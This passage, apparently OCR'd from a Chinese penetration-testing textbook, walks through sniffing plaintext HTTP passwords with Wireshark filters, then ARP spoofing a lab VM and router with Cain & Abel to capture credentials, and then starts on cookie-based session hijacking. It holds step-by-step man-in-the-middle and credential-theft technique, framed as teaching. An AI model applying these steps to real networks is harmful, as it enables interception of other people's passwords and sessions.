

图 11-12　Wireshark 主界面

在主界面中首先要选择监控的网卡。网络接口后面完全没有波动的就无须考虑了，那是完全没有数据包的。一般来说，选择以太网是没错的。如果想监控无线网络，通常是以 WLAN 开头的。然后，输入捕获过滤器。

网络中的数据包很多，如果把所有的包都捕获下来也是可以的，前提条件是这个网络中传输的数据不多。如果传输的数据很多就有可能撑爆 Wireshark 监听的端口，而且这样做也没有必要。当前的目标也就是 HTTP 传输的明文密码，所以在捕获过滤器中设定一个规则，符合这个标准的包就捕获下来，不符合的就放过。

首要条件是源自于 192.168.1.1 这个网络，所以规则 1 是 src net 192.168.1.0/24（如果需要捕获指定某个 IP 的包，就应该是 src host 192.168.1.88）。其次，发出的数据包的目标应该是 80 端口，那么规则 2 就是 dst port 80，中间用&&连接起来就可以了。这个捕获过滤器写得正确与否可以通过过滤器的颜色来判断，如果过滤器是符合要求的，过滤器是绿色的。如果不符合要求，过滤器则是红色的。捕获过滤器设置完毕后，单击图表栏的第一

个图标，开始捕获数据包，如图 11-13 所示。



图 11-13　Wireshark 抓包

如果觉得抓的包足够了，就单击图标栏的停止按钮，停止抓包，也可以不停地抓包，一边抓包一边分析也是可以的。此时抓取的数据包都是符合捕获条件的，但这些包并不全是所需要的包。这里可以再次设定一个过滤器，将所需的包过滤出来。

在 Wireshark 的应用显示过滤器中输入显示过滤的规则，浏览器发送密码必定是以 HTTP 协议发送的（也有用 HTTPS 协议发送的，以 HTTPS 协议发送的数据通常都没什么结果，没必要浪费时间），而且必定是 request 请求。另外，发送方式一定是 POST（似乎还没见过以 GET 方式发送用户名和密码的），所以可以在应用显示过滤器中输入规则 http.request.method == "POST"，如图 11-14 所示。

经过两次过滤，获取的包就寥寥无几了。考虑到实际嗅探中可能有很多包都符合条件，这里使用搜索条件来确定密码位置。在 Wireshark 中按 Ctrl + F 组合键，调出搜索条，在分组详情中搜索字符串 pass，得到的结果如图 11-15 所示。



图 11-14　Wireshark 应用显示过滤器



图 11-15　在数据包中搜索密码

这里得到的是 DVWA 登录密码，用户名和密码都无误。网络嗅探，只要在发送数据前没有加密，就很容易得到用户名和密码。内网嗅探可以很方便地获取路由器密码，在合法用户上线时强迫对方下线，只要合法用户一登录路由器，Wireshark 就可以获取到路由器管理员的用户名和密码。

互联网中还在使用明文传输密码的不多了，但也不是没有。攻击者只要抓到一个密码就足够了（即使密码加密也没关系，有的网站只是将密码简单地 MD5 加密，找个免费解密的网站就可以破解出来，或者费点时间下载彩虹表用 hashcat 暴力破解）。毕竟很少有人是一个网站使用一个密码的，大都是所有的网站使用同一个密码。然后就可以嗅探该用户访问的网站，使用得到的用户名和密码一一测试，直至将该用户“解剖”到透明为止。

11.2 ARP 欺骗

实际生产中，绝大多数情况要对付的都是路由器或者交换机，而且通常很难接触到硬件，无法插入硬件嗅探或者映射端口。此时攻击者唯一能使用的方法就是 ARP 欺骗了。

11.2.1 ARP 欺骗原理

ARP 的意思是地址解析协议，即 Address Resolution Protocol，是根据 IP 地址获取物理地址的一个 TCP/IP 协议。传输数据前必须先确定传输的对象，在局域网中确定传输对象靠的并不是 IP 地址，而是网卡的 MAC 地址。ARP 协议主要负责将局域网中的 32 位 IP 地址转换为对应的 48 位物理地址，即网卡的 MAC 地址。

这个过程大致是这样的。假设 IP 地址为 192.168.2.2 的计算机需要传输数据给 192.168.2.3，首先 192.168.2.2 将向整个局域网广播 ARP 请求，询问谁使用 192.168.2.3 这个 IP？你的 MAC 地址是多少？正常情况下 192.168.2.3 将应答这个请求，回复 192.168.2.2，并将自己的 MAC 地址发送给 192.168.2.2，让它将自己的 MAC 地址和 IP 保存到 ARP 缓存表中，并顺便将 192.168.2.2 的 MAC 地址保存到自己的 ARP 缓存表。

如果此时 192.168.2.4 实施了 ARP 欺骗，它将会在 192.168.2.3 应答之前抢先回答 192.168.2.2 的 ARP 请求。告诉 192.168.2.2，我才是 192.168.2.3。欺骗 192.168.2.2，将 192.168.2.4 的 MAC 地址和 192.168.2.3 这个 IP 对应起来并存入 ARP 缓存表，然后再反向欺骗 192.168.2.4，告诉它我才是 192.168.2.2。这样 192.168.2.2 和 192.168.2.3 之间的所有

数据包都通过 192.168.2.4 了。

11.2.2　ARP 欺骗软件

在 Windows 中实施 ARP 欺骗的明星软件是 Cain & Abel，简称 Cain。Linux 中 ARP 欺骗的软件通常使用 ettercap。原理都是一样的，Cain 更简单一些，所以如有可能，最好还是在 Windows 下测试 ARP 欺骗。

Cain 是一款非常强大的软件，作用不仅是 ARP 欺骗，它还顺便包含了嗅探、破解密码、查找系统缓存密码等功能。自从诞生开始，一直盘踞在 Nmap 发布的嗅探软件排行榜的前 3 名。Cain 可以嗅探到 PWL 密码、共享密码、缓存口令、远程共享口令、SMB 口令、支持 VNC 口令解码、Cisco Type-7 口令解码、Base64 口令解码、SQL Server 等，几乎可以将 Windows 下所有的密码都一网打尽。

11.2.3　安装 Cain

Cain 的官方网站是 http://www.oxid.it/，这是个意大利的网站。下载页面是 http://www.oxid.it/cain.html，如图 11-16 所示。

安装 Cain 比较简单，双击安装即可。一路单击 Next 按钮，中途可以修改安装路径。在 Cain 安装完毕后，会提示是否安装 WinpCap。很多软件都需要 WinpCap 支持，如果以前安装过可以选择不安装，也可以选择再次覆盖安装一遍。此外，在默认情况下，Cain 被 Windows 10 的防火墙认为是病毒，需要在防火墙中设置一下，允许 Cain 运行。

11.2.4　Cain 欺骗、嗅探

Cain 的功能很多，如果想完全掌握，恐怕得花点工夫。如果只是了解 ARP 欺骗和嗅探功能，那就比较简单了。双击桌面上的 Cain 图标，打开 Cain 主界面，如图 11-17 所示。


Cain & Abel
www.oxid.it/cain.html
Cain & Abel is a password recovery tool for Microsoft Operating Systems. It allows easy recovery of various kind of passwords by sniffing the network, cracking encrypted passwords using Dictionary, Brute-Force and Cryptanalysis attacks, recording VoIP conversations, decoding scrambled passwords, recovering wireless network keys, revealing password boxes, uncovering cached passwords and analyzing routing protocols. The program does not exploit any software vulnerabilities or bugs that could not be fixed with little effort. It covers some security aspects/weakness present in protocol's standards, authentication methods and caching mechanisms; its main purpose is the simplified recovery of passwords and credentials from various sources, however it also ships some "non standard" utilities for Microsoft Windows users.
Cain & Abel has been developed in the hope that it will be useful for network administrators, teachers, security consultants/professionals, forensic staff, security software vendors, professional penetration tester and everyone else that plans to use it for ethical reasons. The author will not help or support any illegal activity done with this program. Be warned that there is the possibility that you will cause damages and/or loss of data using this software and that in no events shall the author be liable for such damages or loss of data. Please carefully read the License Agreement included in the program before using it.
The latest version is faster and contains a lot of new features like APR (Arp Poison Routing) which enables sniffing on switched LANs and Man-in-the-Middle attacks. The sniffer in this version can also analyze encrypted protocols such as SSH-1 and HTTPS, and contains filters to capture credentials from a wide range of authentication mechanisms. The new version also ships routing protocols authentication monitors and routes extractors, dictionary and brute-force crackers for all common hashing algorithms and for several specific authentications, password/hash calculators, cryptanalysis attacks, password decoders and some not so common utilities related to network and system security.
Download Cain & Abel v2.0 for Windows 9x (discontinued and not supported anymore)
MD5 - A14185FAFC1A0A433752A75C0B8CE15D
SHA1 - 8F310D3BECC4D18803AF31575E8035B44FE37418
下载最新版本
Download Cain & Abel v4.9.56 for Windows NT/2000/XP
MD5 - EA2EF30C99ECECB1EDA9AA128631FF31
SHA1 - 82407EAF6437D6956F63E85B28C0EC6CA58D298A
Cain & Abel User Manual is included in the installation package and also available on-line so you can view all the program's features without the need to install the program. The on-line version of the manual requires a JavaScript enabled browser.
View Cain & Abel on-line User Manual
You can send comments and suggestions to oxid.it forum.
If you find this program useful please consider to make a donation to my PayPal account using the link below. The money I receive this way goes towards my ongoing web hosting fees and other costs that I incur by making the programs on this site available to you free of charge.

图 11-16　下载 Cain



图 11-17　Cain 主界面

单击 Cain 图标栏的设置按钮，如图 11-18 所示。



图 11-18　嗅探的网卡

进入 Sniffer 界面，选择嗅探的网卡。这里选择分配了 IP 地址的网卡一般都没错。如果有多个网卡就需要仔细挑选一下了。单击“应用”按钮，开始选择 ARP 欺骗的选项，如图 11-19 所示。



图 11-19　ARP 欺骗选项

进入 ARP（Arp Poison Routing）设置界面，选择 Use Spoofed IP and MAC addresses，并设置好虚拟的 IP 地址，其他设置使用默认的就可以了，单击“应用”按钮。最简单的设置这样就可以了，回到 Cain 主界面，单击图标栏上的网卡图标，打开网卡的混杂模式，开始嗅探，如图 11-20 所示。



图 11-20　开始嗅探

首先要做的是先扫描局域网内的计算机，单击 Sniffer 选项卡，再单击图标栏的 add to list 图标，选择内网扫描模式，如图 11-21 所示。



图 11-21　扫描局域网活动 host

默认是扫描整个网段的，如果该内网是子网分段的，也就是子网掩码不是255.255.255.0，可以根据实际情况自行选择需要扫描的子网段。选择 All Tests 单选框后，单击 OK 按钮，开始扫描内网。使用的是 ARP 扫描，如果是 ping 扫描，关闭 icmp 回应后还有可能躲过扫描。ARP 扫描只要是连接在局域网上的计算机都躲不过。执行结果如图 11-22 所示。



图 11-22　局域网中存活的主机

现在以 192.168.1.7 这台 VMware 虚拟机做目标，实施 ARP 欺骗。单击软件下方的 ARP 选项卡，在软件界面的右上空白处单击一下，然后单击软件图标栏的 add to list 图标，如图 11-23 所示。

在弹出的新界面中，左侧的表格中选择欺骗的主机，右侧的表格中选择嗅探与被欺骗主机通信的对象。被欺骗的主机（左侧表格）只能选择一台，与之通信的主机（右侧表格）则可以选择多台，如图 11-24 所示。



图 11-23　显示 ARP 欺骗对象



图 11-24　选择 ARP 欺骗主机

然后单击软件图标栏的 ARP 攻击图标，开始 ARP 欺骗攻击，如图 11-25 所示。

现在 192.168.1.7（VMware 虚拟机）和 192.168.1.1（路由器）之间所有的数据包都会通过本机转发。192.168.1.7 发送给 192.168.1.1 或者经过 192.168.1.1 的密码都会被 Cain 所

截取（并不是所有的密码，只是 Cain 中设定的密码，而且发送前加密的密码也是不会被截取的）。



图 11-25　开始 ARP 攻击

耐心等待被欺骗主机与路由器通信。单击程序界面下方的 Passwords 按钮，如图 11-26 所示。



图 11-26　嗅探密码

只要被欺骗的主机发送以上类型的密码，都会被 Cain 截获。因为 192.168.1.7 与其他计算机（不管是局域网内的主机还是互联网上的服务器）通信一定会经过路由器 192.168.1.1。所以，只需要在 192.168.1.7 和 192.168.1.1 之间做个隐形人就可以完整地监控 192.168.1.7 的所有秘密了。

Cain 是如何获取这些密码的呢？基本原理跟 Wireshark 一样，先获取数据包，然后分析数据包，按照一定的规则挑选出符合规则的密码。但 Cain 预定的规则不一定能把密码挑选出来。所以，Cain 方便是很方便，但要做到没有漏网之鱼，还得靠自己来分析数据包。

11.3 中间人攻击

中间人攻击（Man-in-the-MiddleAttack，简称“MITM 攻击”）是一种“间接”的入侵攻击，这种攻击模式是通过各种技术手段将被入侵者控制的一台计算机虚拟放置在网络连接中的两台通信计算机之间，这台计算机就被称为“中间人”。

11.3.1 会话劫持原理

中间人攻击有很多形式、方法，比较简单的就是嗅探和会话劫持。上节中使用 Cain 将本机放置在被欺骗主机和路由器之间进行嗅探，也可以算一种中间人攻击。这种嗅探是被动攻击，而会话劫持是主动攻击。

使用浏览器登录网站时，网站服务器如何判断这个连接（会话）是否已经登录呢？答案是通过浏览器发送的 HTTP 头中包含的 Cookies 判断。也就是说，如果得到了一个已经登录过的会话 Cookies，就可以冒充这个用户登录目标网站，获取与登录用户完全相同的权限。

如何变身中间人呢？上节的 ARP 欺骗之密码嗅探演示得很清楚了，使用 Cain 就可以。如何获取登录用户的 Cookies 呢？很简单，使用 Wireshark 进行嗅探就可以了。那么如何利用这个 Cookies 呢？Web 神器 Burp Suite 就可以了，就是这么简单。

11.3.2　获取会话 Cookies

同上节的嗅探局域网密码的过程一样。选择被欺骗的目标，开始 ARP 攻击，变身中间人，让被欺骗的目标主机通向路由器的所有数据包都经过本机，便于 Wireshark 嗅探，如图 11-27 所示。



图 11-27　中间人

下一步则打开 Wireshark，设置好过滤包规则和嗅探网卡，等待被欺骗主机发送会话，嗅探含有 Cookies 的数据包，如图 11-28 所示。

在前面的章节曾提到过，理论上说，通过了 Cain 的数据包同样也通过了 Wireshark。Cain 虽然可以获取被欺骗主机的密码，但那是基于 Cain 自己的过滤规则提取的。但这个提取规则并不适用于所有的网站，所以有些网站的密码在 Cain 里显示不出来，在 Wireshark 中必定无所遁形，但有些密码是通过加密再传输的，所以如果找不到明文密码也没关系，至少可以得到 Cookies。

等待一段时间，截取足够多的数据包后关闭 Cain（一定要关闭 Cain，因为 Cain 会占用后面 Burp Suite 默认的 8080 端口），在 Wireshark 中单击“停止捕获”按钮，再单击“保

存捕获”按钮，将得到的数据包保存到本地，以便利用，如图 11-29 所示。

